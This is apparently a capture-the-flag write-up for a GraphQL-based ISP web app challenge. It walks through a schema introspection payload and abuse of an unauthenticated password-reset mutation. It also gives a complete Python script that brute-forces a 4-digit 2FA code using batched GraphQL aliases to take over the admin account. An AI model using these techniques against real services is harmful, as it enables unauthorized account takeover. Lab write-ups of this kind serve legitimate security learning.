The challenge description
Speednet is an Internet Service Provider platform that enables users to purchase internet services. We invite you to participate in our bug bounty program to identify any potential vulnerabilities within the application and retrieve the flag hidden on the site. For your testing, we have provided additional email services. Please find the details below: Email Site:
http://IP:PORT/emails/Email Address: test@email.htb
Introduction
In this challenge, we will exploit a modern web application that uses a GraphQL API for user account management and data retrieval. The application includes functionalities like viewing user profiles, enabling two-factor authentication (2FA), and resetting passwords.
Vulnerability Discovery & Exploitation
-
By enumerating analyzing the request and response , we can discover
/graphAPI is agraphQL API- If we enable 2FA, the web app requires an OTP code that is sent to our email during the login process.
-
we can perform GraphQL introspection to retrieve the information about its schema, by sending the payload :
{"query": "query IntrospectionQuery{__schema{queryType{name}mutationType{name}subscriptionType{name}types{...FullType}directives{name description locations args{...InputValue}}}}fragment FullType on __Type{kind name description fields(includeDeprecated:true){name description args{...InputValue}type{...TypeRef}isDeprecated deprecationReason}inputFields{...InputValue}interfaces{...TypeRef}enumValues(includeDeprecated:true){name description isDeprecated deprecationReason}possibleTypes{...TypeRef}}fragment InputValue on __InputValue{name description type{...TypeRef}defaultValue}fragment TypeRef on __Type{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name}}}}}}}}"}
Now , we have all information about schema

I used the GetUserProfile query to retrieve valid users. I successfully retrieved a valid user:
the 2FA is active
There is also a devForgotPassword mutation that resets the password without a token, we just need an email (we can reset the password of any user just using their email)

Reset admin password
- I send the request with
devForgotPasswordmutation :

- Then , using the token that is in response, i reset the admin’s password :

- as we know , the 2FA is active , so we can’t log in to admin account without OPT token that is sent to the email

Brute Force the OPT Code
- The OTP verification process during login works as follows:
- When we send a request using the
loginmutation, the server generates a login token. This token is valid for 60 minutes. - After the login request, the server generates an OTP code and sends it to the user’s email. The OTP code is valid for 5 minutes only.
- To complete the login process, we must send a
verifyTwoFactormutation with the correct OTP code and the login token. - If the OTP is valid, the server finalizes the authentication and grants access.
- When we send a request using the


- So , we can brute force OPT using
graphQl aliases.
import requests
from itertools import product

# Setup
url = "http://94.237.120.202:54514/graphql"
token = "4c8c0a40-c4cd-4753-94d9-598c006aa44c" # token from response of login mutation
headers = {
    "Content-Type": "application/json",
    "Origin": "http://94.237.120.202:41222",
    "Referer": "http://94.237.120.202:41222/login",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
}

# Create 4-digit OTPs
otps = [''.join(p) for p in product('0123456789', repeat=4)]

batch_size = 150
for i in range(len(otps) - batch_size, -1, -batch_size):
    chunk = otps[i:i + batch_size]

    query = "mutation verifyTwoFactor {"
    for j, otp in enumerate(chunk):
        query += f"""
        try{j}: verifyTwoFactor(token: "{token}", otp: "{otp}") {{
            token
            user {{
                email
                username
            }}
        }}"""
    query += "\n}"

    response = requests.post(url, headers=headers, json={"query": query})
    if '"token"' in response.text:
        print("[+] Success!")
        print(response.text)
        break
    else:
        print(f"[-] Tried {chunk[0]} to {chunk[-1]}")
Boom! After run this script , i got the Token

Finally, I use this token to log in as an admin user.


the Flag